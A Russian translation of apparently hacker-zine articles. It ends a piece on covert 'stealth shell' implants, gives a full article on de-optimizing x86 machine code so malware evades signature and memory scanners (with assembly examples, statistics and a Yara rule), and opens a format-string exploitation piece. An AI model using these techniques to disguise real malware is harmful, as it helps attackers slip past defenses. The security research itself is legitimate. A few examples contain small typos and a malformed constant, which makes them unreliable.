До этого момента мы небрежно пробежали мимо поддержки нескольких ОС, словно это тривиальная задача. Как уже намекалось, нам придётся транслировать Linux-системные вызовы в интерфейс ОС удалённой системы, если мы хотим поддерживать несколько операционных систем. Руководителей, кажется, не волнуют взломы, если они не затрагивают машины, которыми пользуются они сами, — а это почти всегда Windows. Значит, наш инструментарий не достаточен, пока мы не поддержим «большую тройку».

Что нам нужно для поддержки каждой крупной ОС?

Linux-цели — самые простые: цель использует тот же интерфейс системных вызовов, хотя, возможно, более старую версию с меньшим числом возможностей. Предприятия, как правило, работают на старых LTS-системах. Единственная опасность — корректное копирование входных и выходных данных.

macOS-цели имеют множество системных вызовов, схожих с Linux, хотя и с другими числовыми идентификаторами и соглашениями о вызовах. Однако некоторые Linux-системные вызовы имеют различающиеся форматы данных в macOS-эквивалентах или попросту недоступны. Для удалённого выполнения системного вызова macOS stealth shell должна транслировать между двумя ABI.

Для Windows-целей весь API отличается принципиально; дизайн разительно отличается от UNIX-операционных систем. `CreateFileEx` схож с `open`, а порождаемые им `HANDLE` можно считать файловыми дескрипторами под другим именем, но все остальные системные вызовы препятствуют прямой трансляции. Если вы хотите расширить поддержку stealth shell на Windows-цели, приготовьтесь вложить значительные усилия в слой трансляции Windows. На это ушло около ста часов у скромного инженера-программиста, так что ваша элитная атакующая команда, несомненно, построит это, не жертвуя рассудком в погоне за совершенством. Возможно, почитайте исходный код `Cygwin` для вдохновения.

Заключение

Stealth shells делают удалённые интерактивные оболочки ещё более гибкими, оставаясь при этом столь же коварно незаметными, как пользовательские эксплойты в памяти. Никакого компромисса: мы можем быть одновременно тихими и маневренными. Этот подход расширяет практику удалённого исполнения системных вызовов, позволяя нам наслаждаться комфортом и привычностью Linux-экосистемы, максимизируя возможности rwp целевых систем вне зависимости от ОС.

Наша stealth shell использует имплантат и два взаимосвязанных диспетчера системных вызовов — `ахон` и `texes` — для перехвата системных вызовов и их перенаправления на выполнение на соответствующем ресурсе (либо на машине жертвы, либо на нашей собственной). `ахон` координирует и диспетчеризует активность системных вызовов дерева подпроцессов, объединяя две системы в одну интерактивную среду и минимизируя побочные эффекты на системе жертвы. `texes` создаёт и координирует деятельность удалённого пикопроцесса, превращая обычные Linux-программы в жуткое «выполнение на расстоянии».

Stealth shells столь же незаметны для защитников, как значительно более громоздкие пользовательские эксплойты в памяти (и, безусловно, столь же скрытны, как предшествующие подходы к удалённому исполнению системных вызовов). Если сверхфокусированный SRE способен обнаружить имплантат в памяти, он обнаружит и имплантат stealth shell в памяти. Если он может обнаружить имплантат в памяти, загружающий новый/дополнительный код, — он обнаружит и `texes`, загружающий пикопроцесс.

С учётом сказанного мы можем наслаивать stealth shell с другими техниками уклонения — такими как туннелирование через DNS, повторное использование существующего сокета и, при дополнительных усилиях, имитация существующего протокола, например HTTP. Это оставляем в качестве упражнения для читателя.

Эксплойты получают большую часть шумихи, но именно инструментальные цепочки и рабочие процессы определяют успех или провал реальных атакующих операций. К тому же мы заслуживаем цивилизованных рабочих процессов, не требующих косплея системного администратора Windows. Я надеюсь, что это вдохновит других одержимых системных маньяков поразмышлять о том, какие ещё инструменты нуждаются в обновлении, чтобы перевезти их в эпоху современных операций.

Благодарности и глубочайшая признательность `&void;`, который подтолкнул меня опубликовать эту статью и использовал своё писательское волшебство, чтобы сделать её читаемой.

[Приложение: uuencoded архив stealth-shell.tar.gz — опущено]

Уклонение через де-оптимизацию

Автор: Ege BALCI

Содержание

1. Введение
2. Современные проблемы обхода антивирусов
3. Предшествующие работы
4. Трансформация машинного кода
5. Трансформирующие гаджеты
 - 5.1 — Арифметическое разбиение
 - 5.2 — Логическая инверсия
 - 5.3 — Логическое разбиение
 - 5.4 — Мутация смещения
 - 5.5 — Перестановка регистров
6. Выравнивание адресов
7. Известные ограничения
8. Заключение
9. Ссылки

1 — Введение

Обход средств защиты является важнейшей составляющей многих наступательных операций в сфере информационной безопасности. Большинство современных техник уклонения от антивирусов, применяемых в различных инструментах — упаковщиках, кодировщиках и обфускаторах — в значительной мере опираются на саомодифицирующийся код, исполняемый в регионах памяти с атрибутами RWE (чтение-запись-исполнение). Учитывая текущее состояние средств защиты, подобные попытки уклонения легко обнаруживаются инструментами анализа памяти — такими как Moneta[1] и Pe-sieve[2]. Данная работа представляет новый подход к обфускации кода с использованием метода де-оптимизации машинного кода.


В ходе исследования мы рассмотрим, как можно применить определённые математические подходы — арифметическое разбиение, логическую инверсию, полиномиальное преобразование и логическое разбиение — для разработки универсальной формулы, применимой ко множеству инструкций машинного кода с целью трансформации, мутации или де-оптимизации байтов целевой программы без создания каких-либо распознаваемых паттернов. Ещё одна цель работы — предоставить пошаговое руководство по реализации инструмента де-оптимизации машинного кода, использующего перечисленные методы для обхода детектирования на основе сигнатур.

Упомянутые инструменты уже реализованы и будут опубликованы[3] в виде открытого проекта со ссылками на эту статью.

2 — Современные проблемы обхода антивирусов

Понятие «средство защиты» сегодня охватывает весьма широкий спектр программного обеспечения. Внутреннее устройство таких продуктов может различаться, однако их главная задача — обнаружение вредоносных объектов путём распознавания определённых паттернов. Такие индикаторы могут быть представлены фрагментом кода, данными, журналом поведения или даже энтропией программы. Основная цель данной работы — предложить новый способ обфускации вредоносного кода, поэтому мы сосредоточимся исключительно на уклонении от обнаружения вредоносных CODE-паттернов.

Пожалуй, наиболее распространённым способом сокрытия вредоносного кода является кодирование. Кодирование машинного кода можно считать наиболее примитивным методом устранения вредоносных паттернов. Ввиду современных стандартов безопасности большинство кодировщиков самостоятельно мало эффективны против защитных продуктов. Вместо этого они применяются в составе более сложного программного обеспечения — упаковщиков, криптооров, обфускаторов, инфраструктур командования и управления, а также фреймворков эксплуатации. Большинство кодировщиков работают следующим образом: вредоносный код подвергается арифметическим или логическим операциям над его байтами. После такого преобразования программе-кодировщику необходимо добавить в начало закодированной нагрузки процедуру декодирования для восстановления байтов перед выполнением исходного вредоносного кода.



С этим подходом связаны три ключевые проблемы. Первая — эффективность алгоритма кодирования. Если вредоносный код кодируется с применением лишь одной байтовой логической или арифметической операции, средства защиты способны обнаружить его уже в закодированном виде.[4] Чтобы сделать вредоносный код нераспознаваемым, кодировщику необходимы более сложные алгоритмы — например, примитивные криптографические шифры или многобайтовые схемы кодирования.

Разумеется, столь сложные алгоритмы требуют объёмных процедур декодирования. Это подводит нас ко второй проблеме — видимости процедуры декодирования. Большинство средств защиты легко обнаруживают присутствие подобного кода в начале закодированного блока при помощи статических правил детектирования[5]. Существуют кодировщики нового поколения, которые пытаются скрыть код декодера путём его собственного кодирования, уменьшения размера и обфускации с помощью инструкций-мусора.[6] Такие решения демонстрируют перспективные результаты, однако не устраняют главной и наиболее критичной проблемы.

В конечном счёте всё программное обеспечение на основе кодировщиков порождает самомодифицирующийся код. Это означает, что результирующая нагрузка должна выполняться в области памяти с атрибутами чтение-запись-исполнение (RWE) — что само по себе является очевидным подозрительным индикатором.

3 — Предшествующие работы

Для решения перечисленных проблем исследователи в области безопасности разработали ряд обфускаторов машинного кода.[7][8] Цель таких обфускаторов — преобразование инструкций машинного кода по определённым правилам с целью обхода средств защиты без применения самомодифицирующегося кода.

Эти обфускаторы анализируют инструкции заданного бинарного файла и мутируют их в другие инструкции или последовательности инструкций. Приведём простой пример. Исходная инструкция загружает значение 0xDEAD в регистр RCX:

```
lea rcx, [0xDEAD] -----> lea rcx, [1CE54]
                        +-> sub rcx, EFA7
```

Программа-обфускатор создаёт приведённую последовательность инструкций. После выполнения двух вновь сгенерированных инструкций итоговое значение в RCX будет прежним. Ассемблированные байты новой последовательности достаточно отличаются, чтобы обойти статические правила детектирования. Однако здесь возникает одна проблема: последняя инструкция SUB в сгенерированной последовательности изменяет флаги условий.

В зависимости от кода это может повлиять на поток управления программы. Во избежание подобных ситуаций программы-обфускаторы также добавляют инструкции сохранения и восстановления, чтобы сохранить значения всех регистров, включая флаги условий. Таким образом, итоговый результат программы примет вид:

```
pushf ; -----> Сохранить флаги условий в стек.
lea rcx, [1CE54]
sub rcx, EFA7
popf ; -----> Восстановить флаги условий из стека.
```

При анализе итоговой последовательности инструкций становится очевидно, что подобный порядок нетипичен и не мог быть сгенерирован компилятором в обычных условиях. Это означает, что данный метод обфускации инструкций поддаётся обнаружению средствами защиты посредством статических правил для соответствующих техник.

Следующее простое правило Yara позволяет обнаружить все последовательности, сгенерированные трансформирующим гаджетом LEA обфускатора Alcatraz:

```
rule Alcatraz_LEA_Transform {
  strings:
    // pushf      > 66 9c
    // lea ?, [?] > 48 8d ?? ?? ?? ?? ??
    // sub ?, ?   > 48 81 ?? ?? ?? ?? ??
    // popf      > 66 9d
    $lea_transform = { 66 9c 48 8d ?? ?? ?? ?? ?? 48 81 ?? ?? ?? ?? ?? 66 9d }
  condition:
    $lea_transform
}
```

Это правило вполне пригодно для использования средствами защиты, поскольку обладает очень низким уровнем ложноположительных срабатываний благодаря нестандартному порядку сгенерированных инструкций. Ещё одним недостатком существующих обфускаторов машинного кода является применение специфической логики трансформации для каждого конкретного типа инструкций. В наборе инструкций Intel x86 насчитывается около 1503 инструкций. Разработка специализированных трансформирующих гаджетов для каждой из них — задача весьма трудоёмкая. Одна из главных целей данной работы — создание универсальных математических алгоритмов, применимых сразу к множеству инструкций.

4 — Трансформация машинного кода

Для эффективной трансформации машинного кода x86 необходимо глубокое понимание архитектуры x86 и её набора инструкций. В архитектуре x86 инструкции могут принимать до пяти операндов. Типы операндов можно разделить на три основные категории: регистровый, непосредственный и памяти. У каждого из этих типов есть подкатегории, однако для простоты изложения мы пока опустим их.

В зависимости от мнемоники инструкция x86 может содержать любые комбинации перечисленных типов операндов. Следовательно, существует множество способов трансформации инструкций x86. Все компиляторные инструментальные цепочки применяют подобные трансформации постоянно в ходе фазы оптимизации[9].

Такие оптимизации могут быть весьма сложными — от сведения длинного условия цикла к краткой операции ветвления до перекодирования одной инструкции в значительно более короткую последовательность байтов, что делает программу меньше и быстрее. Следующий пример демонстрирует, что ряд инструкций в архитектуре x86 допускает несколько вариантов кодирования:

```
add al,10h -----> \x04\x10
add al,10h -----> \x80\xC0\x10

adc al,0DCh -----> \x14\xDC
adc al,0DCh -----> \x80\xD0\xDC

sub al,0A0h -----> \x2C\xA0
sub al,0A0h -----> \x80\xE8\xA0

sub eax,19930520h -----> \x2D\x20\x05\x93\x19
sub eax,19930520h -----> \x81\xE8\x20\x05\x93\x19

sbb al,0Ch -----> \x1C\x0C
sbb al,0Ch -----> \x80\xD8\x0C

sbb rax,221133h -----> \x48\x1D\x33\x11\x22\x00
sbb rax,221133h -----> \x48\x81\xD8\x33\x11\x22\x00
```

Каждая из пар инструкций выполняет одно и то же действие, однако имеет разные соответствующие байты. Обычно это делается автоматически компиляторными инструментальными цепочками. К сожалению, такого рода сокращение применимо лишь к ограниченному числу инструкций. Кроме того, анализ генерируемых байтов показывает, что изменяется лишь начальная часть (код мнемоники), тогда как остальные байты, представляющие значения операндов, остаются неизменными. С точки зрения обнаружения это нежелательно, поскольку большинство правил детектирования ориентированы именно на значения операндов. Поэтому необходимо сосредоточиться на более сложных методах де-оптимизации.

Большинство современных компиляторных инструментальных цепочек, таких как LLVM, преобразуют код в промежуточные представления (IR) для применения сложных оптимизаций. Языки IR значительно упрощают манипуляцию кодом и применение определённых упрощений независимо от целевой платформы. На первый взгляд использование LLVM выглядит вполне логичным для достижения целей данной работы: фреймворк уже включает различные движки, библиотеки и инструменты для манипуляции кодом. Однако это не так.

Погружаясь в бесконечные глубины внутреннего устройства LLVM, понимаешь, что оптимизации на основе IR оставляют в коде определённые паттерны[10]. При преобразовании кода в IR — будь то из исходного кода или путём бинарного лифтинга[11] — теряется контроль над отдельными инструкциями. Поскольку IR-оптимизации в первую очередь ориентированы на упрощение и сокращение хорошо структурированных функций, а не произвольных фрагментов кода, искоренить определённые паттерны крайне затруднительно. Возможно, высококвалифицированные специалисты по LLVM и способны обойти эти ограничения, однако в данной работе мы будем использовать ручной дизассемблинг с помощью библиотеки `iced_x86`[12] на Rust. Это позволит тщательно анализировать бинарный код и обеспечит достаточный контроль над отдельными

инструкциями.

Поскольку наша основная цель — уклонение от средств защиты, при де-оптимизации инструкций также необходимо гарантировать, что генерируемые последовательности характерны для обычных компиляторных инструментальных цепочек. Тогда обфусцированный код будет неотличим от легитимного, и правилое детектирование окажется невозможным против наших трансформирующих гаджетов.

Для оценки частоты встречаемости генерируемых инструкций можно написать специальные правила Yara для наших гаджетов и запустить их на большом наборе данных. В рамках данного исследования был сформирован датасет объёмом ~300 ГБ, состоящий из исполняемых секций различных широко известных легитимных EXE-, ELF-, SO- и DLL-файлов. Запустив правила Yara на этом датасете, мы проверим уровень ложноположительных срабатываний.

5 — Трансформирующие гаджеты

Нам нужен способ трансформации отдельных инструкций с сохранением общей функциональности программы. Для этого воспользуемся основами математики и теории чисел.

Большинство инструкций набора x86 поддаются отображению на эквивалентные математические операнды. Например, инструкция ADD напрямую соответствует оператору сложения «+». В следующей таблице приведены различные примеры такого отображения:

```
MOV, PUSH, POP, LEA ----> =
CMP, SUB, SBB ----> -
ADD, ADC ----> +
IMUL, MUL ----> *
IDIV, DIV ----> /
TEST, AND ----> &
OR ----> |
XOR ----> ^
SHL ----> <<
SHR ----> >>
NOT ----> '

```

Этот подход позволяет легко представить базовые инструкции x86 в виде математических выражений. Например, «MOV EAX, 0x01» можно записать как «x = 1». Пример посложнее:

```
MOV ECX, 8      ) -----> z = 8      )
SHL EAX, 2      ) -----> 4x        )
SHL EBX, 1      ) -----> 2y        ) ----> ((4x+2y+8)**2)
ADD EAX, EBX    ) -----> 4x+2y      )
ADD EAX, ECX    ) -----> 4x+2y+8    )
IMUL EAX, EAX    ) -----> (4x+2y+8)^2 )

```

При работе с последовательностями кода, содержащими только операции сложения, вычитания, умножения и положительных целочисленных степеней переменных, сформированные выражения могут быть преобразованы с помощью полиномиальных трюков. Аналогичные приёмы «оптимизации потока данных» используются компиляторными инструментальными цепочками в ходе оптимизации кода[9], однако те же принципы можно задействовать и для бесконечного расширения выражений. В данном примере приведённое выражение раскрывается в:

$$(16x^2 + 16xy + 64x + 4y^2 + 32y + 64)$$

При обратном преобразовании этого выражения в ассемблерный код видно, что одни инструкции изменились, появились новые, а часть исчезла. Единственная проблема в том, что некоторые инструкции остаются неизменными и могут по-прежнему вызывать срабатывание детектирования. Чтобы предотвратить это, необходимо применять другие математические методы на более

детальном уровне.

В следующих разделах мы рассмотрим пять различных трансформирующих гаджетов, ориентированных на конкретные группы инструкций.

5.1 — Арифметическое разбиение

Первый трансформирующий гаджет будет ориентирован на все арифметические инструкции с непосредственным операндом: MOV, ADD, SUB, PUSH, POP и др.

Рассмотрим пример: «ADD EAX, 0x10».

Эту простую инструкцию ADD можно считать оператором сложения (+) в выражении «X + 16». Данное выражение допускает бесконечное расширение методом арифметического разбиения, например:

$$(X + 16) = (X + 5 - 4 + 2 + 13)$$

При встрече с такой инструкцией можно просто рандомизировать непосредственное значение и добавить дополнительную инструкцию для его коррекции. В зависимости от случайно сгенерированного непосредственного значения нужно выбрать либо исходную мнемонику, либо её арифметически обратную.

Чтобы не привлекать внимание, достаточно одного уровня разбиения (одной дополнительной исправляющей инструкции). Применение большого числа арифметических операций к одному и тому же операнду назначения может создать распознаваемый паттерн. Несколько других примеров:

```
mov edi,0C000008Eh ----> mov edi,0C738EE04h
                        +-> sub edi,738ED76h

add al,10h -----> add al,0D8h
                        +-> sub al,0C8h

sub esi,0A0h -----> sub esi,5062F20Ch
                        +-> add esi,5062F16Ch

push 0AABBh -----> push 7F08C11Dh
                        +-> sub dword ptr [esp],7F081662h
```

При тестировании частоты встречаемости сгенерированных последовательностей на нашем тестовом датасете оказывается, что ~38% секций, сгенерированных компиляторами, содержат подобные последовательности инструкций. Это означает, что почти каждый третий скомпилированный бинарный файл содержит эти инструкции — что делает их практически неотличимыми от легитимного кода.

5.2 — Логическая инверсия

Этот трансформирующий гаджет ориентирован на часть инструкций логических операций с непосредственным операндом: AND, OR или XOR.

Рассмотрим пример: «XOR R10, 0x10». Эту инструкцию XOR можно записать как «X ^ 16». Выражение преобразуется с использованием свойств логической инверсии:

$$(X \wedge 16) = (X' \wedge '16) = (X' \wedge -17)$$

При встрече с такой инструкцией её можно трансформировать, взяв инверсию непосредственного значения и добавив дополнительную инструкцию NOT для инвертирования операнда назначения. Та же логика применима и к другим логическим операндам.

Инструкция «AND AL, 0x10» выражается как «X & 16». Применяя тот же приём логической инверсии, преобразуем выражение:

$$(X \& 16) = (X' \mid 16') = (X' \mid -17)$$

В случае мнемоник AND и OR операнд назначения необходимо восстановить дополнительной инструкцией NOT в конце. Несколько других примеров:

```
xor r10d,49656E69h ---+--> not r10d
                        +-> xor r10d,0B69A9196h

                        +-> not al
and al,1 -----+--> or al,0FEh
                        +-> not al

                        +-> not edx
or edx,300h -----+--> and edx,0FFFFFFCFFh
                        +-> not edx
```

Как отмечалось ранее, правила детектирования на основе паттернов, предназначенные для обнаружения вредоносного кода, в основном ориентируются на непосредственные значения в инструкциях. Поэтому применение этого простого приёма логической инверсии достаточно эффективно мутирует непосредственное значение без создания распознаваемых паттернов.

По результатам тестирования частоты встречаемости сгенерированных последовательностей оказывается, что ~10% секций, сгенерированных компиляторами, содержат подобные инструкции. Этого достаточно, чтобы любое правило детектирования для данного конкретного преобразования не использовалось вендорами AV из-за высокого риска ложных срабатываний.

5.3 — Логическое разбиение

Этот трансформирующий гаджет ориентирован на оставшуюся часть инструкций логических операций с непосредственным операндом: ROL, ROR, SHL или SHR. В случае инструкций сдвига операцию можно разбить на две части.

Рассмотрим пример: «SHL AL, 0x05».

Эту инструкцию можно разделить на «SHL AL, 0x2» и «SHL AL, 0x3». Результирующее значение AL и флаги условий всегда будут одинаковыми. В случае инструкций циклического сдвига существует более простой способ мутации непосредственного значения.

Операнд назначения этих логических операций — либо регистр, либо область памяти с определённым размером. В зависимости от размера операнда назначения непосредственное значение циклического сдвига можно изменять соответствующим образом.

Рассмотрим пример: «ROL AL, 0x01».

Эта инструкция сдвигает биты регистра AL на один разряд влево. Поскольку AL является 8-битным регистром, инструкция «ROL AL, 0x09» даст точно такой же результат. Трансформации с циклическим сдвигом весьма эффективны для минимизации прироста размера мутированного кода, так как не требуют дополнительных инструкций.

Несколько других примеров:

```
shr rbx,10h -----+> shr rbx,8
                        +> shr rbx,8

shl qword ptr [ecx],20h +-> shl qword ptr [ecx],10h
                        +-> shl qword ptr [ecx],10h

ror eax,0Ah -----> ror eax,4Ah

rol rcx,31h -----> rol rcx,0B1h
```

Эти трансформации изменяют флаги условий ровно так же, как и исходная инструкция, поэтому их можно безопасно применять без дополнительных инструкций сохранения и восстановления. Поскольку трансформированный код весьма компактен, написать эффективное правило Yara для него крайне затруднительно. По результатам тестирования частоты встречаемости сгенерированных последовательностей оказывается, что ~59% секций, сгенерированных компиляторами, содержат подобные инструкции.

...

5.4 — Мутация смещения

Этот трансформирующий гаджет ориентирован на все инструкции с операндом типа память. Для лучшего понимания операнда типа память разберём логику адресации памяти в наборе инструкций x86.

Любая инструкция с операндом памяти должна определять адрес памяти, указанный в квадратных скобках. Такое представление может включать базовые регистры, сегментные префиксные регистры, положительные и отрицательные смещения, а также положительные векторы масштабирования. Рассмотрим следующую инструкцию:

```
MOV CS:[EAX+0x100*8]
```

+-----+-----+-----+-----> Сегментный регистр

+-----+-----+-----+-----> Базовый регистр

+-----+-----+-----+-----> Смещение

+-----+-----+-----+-----> Вектор масштабирования

Корректный операнд памяти может содержать любую комбинацию этих полей. Если он содержит только крупное (соразмерное разрядности) смещение, то называется абсолютным адресом. Наш трансформирующий гаджет мутации смещения будет ориентирован именно на операнды памяти с базовым регистром. Для мутации значения смещения в операнде будем применять базовые приёмы арифметического разбиения.

Инструкция «MOV RAX, [RAX+0x10]» перемещает 16 байт из области памяти [RAX+0x10] в сам RAX. Подобные операции перемещения весьма распространены в операциях с разыменованием указателей. Для мутации значений операнда памяти можно просто манипулировать содержимым регистра RAX.

Добавление простой инструкции ADD/SUB с RAX перед исходной инструкцией позволяет мутировать значение смещения. Несколько примеров:

```
mov rax,[rax] -----+> add rax,705EBC8Dh
                    +> mov rax,[rax-705EBC8Dh]

mov rax,[rax+10h] ---+> sub rax,20DA86AAh
                    +> mov rax,[rax+20DA86BAh]

lea rcx,[rcx] -----+> add rcx,0D5F14ECh
                    +> lea rcx,[rcx-0D5F14ECh]
```

В каждом из этих примеров операнд назначения совпадает с базовым регистром внутри операнда памяти (разыменование указателя). В остальных случаях необходимы дополнительные инструкции в конце для сохранения содержимого базового регистра. Несколько других примеров:

```

                                +-> add rax,4F037035h
mov [rax],edi -----+-> mov [rax-4F037035h],edi
                                +-> sub rax,4F037035h

                                +-> add rbx,34A92BDh
mov rcx,[rbx+28h] -----+-> mov rcx,[rbx-34A9295h]
                                +-> sub rbx,34A92BDh

                                +-> sub rbp,2841821Ch
mov dword ptr [rbp+40h],1 ---+-> mov dword ptr [rbp+2841825Ch],1
                                +-> add rbp,2841821Ch
```

Трансформацию мутации смещения можно применять к любой инструкции с операндом памяти. К сожалению, она может повлиять на флаги условий.

В подобной ситуации вместо добавления дополнительных инструкций сохранения и восстановления можно проверить, действительно ли изменённые флаги условий влияют на поток управления приложения, отслеживая последующие инструкции. Если изменённые флаги перезаписываются другой инструкцией, трансформацию можно безопасно применять. Из-за огромного охвата данного гаджета написать эффективное правило Yaga крайне затруднительно — смело можно считать инструкции, мутированные этим гаджетом, общераспространёнными и не поддающимися обнаружению.

5.5 — Перестановка регистров

Этот трансформирующий гаджет ориентирован на все инструкции с операндом типа регистр — что составляет весьма широкий охват. Это, пожалуй, наиболее простая, но по-прежнему эффективная трансформация в нашем арсенале.

После непосредственных операндов и операндов типа память регистр является третьим наиболее распространённым типом операнда, на который ориентированы правила детектирования. Цель — заменить регистр, используемый в инструкции, другим регистром того же размера с помощью инструкции XCHG.

Рассмотрим инструкцию «XOR RAX, 0x10». Можно заменить RAX на любой другой 64-битный регистр, обменявшись значениями до и после исходной инструкции. Несколько примеров:

```

                                +-> xchg rax,rcx
xor rax,10h -----+-> xor rcx,10h
                                +-> xchg rax,rcx

                                +-> xchg rbx,rsi
and rbx,31h -----+-> and rsi,31h
                                +-> xchg rbx,rsi

                                +-> xchg rdx,rdi
mov rdx,rax -----+-> mov rdi,rax
                                +-> xchg rdx,rdi
```

Эта трансформация не изменяет ни один из флагов условий и может безопасно применяться без дополнительных инструкций сохранения и восстановления.

Сгенерированная последовательность инструкций может показаться нетипичной, однако из-за широкого охвата гаджета и компактности инструкций обмена результирующая последовательность байтов оказывается весьма распространённой в нашем тестовом датасете. По результатам

тестирования оказывается, что ~92% секций, сгенерированных компиляторами, содержат подобные последовательности инструкций.

6 — Выравнивание адресов

После применения любого из этих трансформирующих гаджетов неизбежным следствием станет увеличение размера кода из-за возросшего числа инструкций. Это приведёт к рассогласованию адресов в операциях ветвления и относительных обращениях к памяти. В процессе де-оптимизации каждой инструкции необходимо отслеживать, насколько увеличился размер исходной инструкции, чтобы вычислить дельта-значение для выравнивания каждой из операций ветвления.

Звучит сложно — потому что так оно и есть :) Обработка подобных вычислений адресов проста при наличии исходного кода программы. Но если в распоряжении имеется только уже скомпилированный бинарный файл, выравнивание адресов становится нетривиальной задачей. Мы не будем углубляться в построчную реализацию выравнивания адресов после де-оптимизации — нужно лишь помнить, что инструкции ветвления необходимо перепроверять после выравнивания.

Существует случай, когда модифицированные инструкции ветвления (условные переходы) увеличиваются в размере при ветвлении на значительно более отдалённые адреса. Эта конкретная проблема вызывает рекурсивное рассогласование и требует повторного выравнивания после каждого исправления адресов переходов.

7 — Известные ограничения

При использовании этих трансформирующих гаджетов существует ряд известных ограничений.

Первое и наиболее очевидное — ограниченный охват поддерживаемых типов инструкций. Часть типов инструкций не поддаётся трансформации описанными гаджетами. Инструкции без операндов — один из таких типов. Их трансформация весьма затруднена, поскольку у них нет операндов для мутации. Единственная возможность — переместить их в другое место кода.

Это не очень серьёзная проблема, поскольку частота встречаемости неподдерживаемых инструкций весьма невелика. Для оценки частоты генерации той или иной инструкции компиляторами можно вычислить статистику частот на упомянутом ранее тестовом датасете. Следующий список содержит статистику частот инструкций x86:

1.	%33.5	MOV
2.	%9.2	JCC (все условные переходы)
3.	%6.4	CALL
4.	%5.5	LEA
5.	%4.9	CMP
6.	%3.9	ADD
7.	%3.7	TEST
8.	%3.5	JMP
9.	%3.3	PUSH
10.	%3.0	POP
11.	%2.7	NOP
12.	%2.2	XOR
13.	%1.7	SUB
14.	%1.5	INT3
15.	%1.1	MOVZX

```

16. %1.0  AND
17. %1.0  RET
18. %0.6  SHL
19. %0.5  OR
20. %0.5  SHR
-   %11.3 <ПРОЧИЕ>

```

Аналогичные исследования частот инструкций[13] в наборе x86 проводились на различных выборках, и их результаты оказываются весьма близкими к приведённому списку. Статистика частот инструкций показывает, что лишь около 5% инструкций не поддерживаются нашими трансформирующими гаджетами.

Как видно из списка, наиболее часто используются простые инструкции загрузки/сохранения, арифметические, логические и инструкции ветвления. Это означает, что при корректной реализации описанные трансформирующие гаджеты способны трансформировать ~95% инструкций программ, сгенерированных компиляторами.

Этого более чем достаточно для обхода механизмов детектирования на основе правил. Ещё одним известным ограничением является саомодифицирующий код. Если код перезаписывает сам себя, наши трансформирующие гаджеты, по всей видимости, нарушат его работу.

Часть кода может также использовать инструкции ветвления с динамически вычисляемыми адресами перехода — в таких случаях выравнивание адресов становится невозможным без эмуляции кода. К счастью, подобный код крайне редко генерируется компиляторными инструментальными цепочками. Ещё одним редким случаем являются перекрывающиеся инструкции. При определённых условиях компиляторные инструментальные цепочки генерируют инструкции, которые при ветвлении в середину инструкции могут выполняться по-иному. Рассмотрим следующий пример:

```

0000: B8 00 03 C1 BB  mov eax, 0xBBC10300
0005: B9 00 00 00 05  mov ecx, 0x05000000
000A: 03 C1           add eax, ecx
000C: EB F4           jmp $-10
000E: 03 C3           add eax, ebx
0010: C3             ret

```

Инструкция JMP передаёт управление на третий байт пятибайтовой инструкции MOV по адресу 0000. Это создаёт совершенно новый поток инструкций с новым выравниванием. Обнаружить подобную ситуацию без эмуляции кода весьма затруднительно.

Ещё одним фактором является присутствие в коде встроенных данных. Это также весьма редкий случай, однако при определённых обстоятельствах код может содержать строки данных. Наиболее характерный пример — строковые операции в шеллкодах. Когда отсутствуют структурированные форматы файлов или секции кода, крайне сложно разграничить код и данные.

В подобных ситуациях наш инструмент де-оптимизации может интерпретировать данные как код и повредить их при попытке применить трансформации. Частично это можно предотвратить на этапе дизассемблирования: вместо линейного прохода[14] можно использовать трассировку потока управления с обходом в глубину[14], чтобы пропускать байты данных внутри кода.

8 — Заключение

В данной статье мы обозначили реальные проблемы уклонения, с которыми регулярно сталкиваются специалисты по безопасности, и представили несколько альтернативных способов их решения посредством де-оптимизации отдельных инструкций x86. Доказано, что известные ограничения этих методов не являются критическим препятствием для достижения целей

исследования.

Методы де-оптимизации продемонстрировали высокую эффективность для устранения любых паттернов в машинном коде. В ходе исследования был разработан PoC-инструмент де-оптимизации[3] для тестирования эффективности этих методов. Тестирование проводилось путём де-оптимизации всех доступных шеллкодов Metasploit[15] с последующей проверкой показателей обнаружения несколькими сканерами на основе анализа памяти и онлайн-платформами анализа.

Результаты тестирования показывают, что применение методов де-оптимизации весьма эффективно против детектирования на основе паттернов при отказе от использования самомодифицирующегося кода (применения памяти RWE). Разумеется, как и в любом исследовании по уклонению, реальные результаты станут ясны со временем — после выхода данного PoC-инструмента с открытым исходным кодом.

9 — Ссылки

- [1] <https://github.com/forrest-orr/moneta>
- [2] <https://github.com/hasherezade/pe-sieve>
- [3] <https://github.com/EgeBalci/deoptimizer>
- [4] https://github.com/hasherezade/pe-sieve/blob/603ea39612d7eb81545734c63dd1b4e7a36fd729/params_info/pe_si
- [5] <https://www.mandiant.com/resources/blog/shikata-ga-nai-encoder-still-going-strong>
- [6] <https://github.com/EgeBalci/sgn>
- [7] <https://github.com/zeroSteiner/crimson-forge>
- [8] <https://github.com/weak1337/Alcatraz>
- [9] https://en.wikipedia.org/wiki/Optimizing_compiler
- [10] <https://monkbai.github.io/files/sp-22.pdf>
- [11] <https://github.com/lifting-bits/mcsema>
- [12] https://docs.rs/iced-x86/latest/iced_x86/
- [13] https://www.strchr.com/x86_machine_code_statistics
- [14] <http://infoscience.epfl.ch/record/167546/files/thesis.pdf>
- [15] <https://github.com/rapid7/metasploit-framework>

|=[EOF]=-----=|

Да здравствуют форматные строки

Автор: Mark Remarkable

- 0. Введение
- 1. Поиск уязвимостей форматных строк
- 2. Добивая мёртвый файрвол

0 — Введение

Атаки через форматные строки должны были уйти в прошлое. FORTIFY_SOURCE в glibc появился почти 20 лет назад. Он включён по умолчанию. Уязвимости тривиально обнаруживаются статическим анализом исходного кода. Чтобы написать уязвимый код, нужно буквально стараться это сделать. И тем не менее, несмотря на наличие надёжных защит, многомиллиардные компании по-прежнему выпускают код с очевидными уязвимостями форматных строк.

Эта статья состоит из нескольких строк кода и нескольких скучных 0-day'ев — просто чтобы читатель не заскучал.

1 — Поиск уязвимостей форматных строк

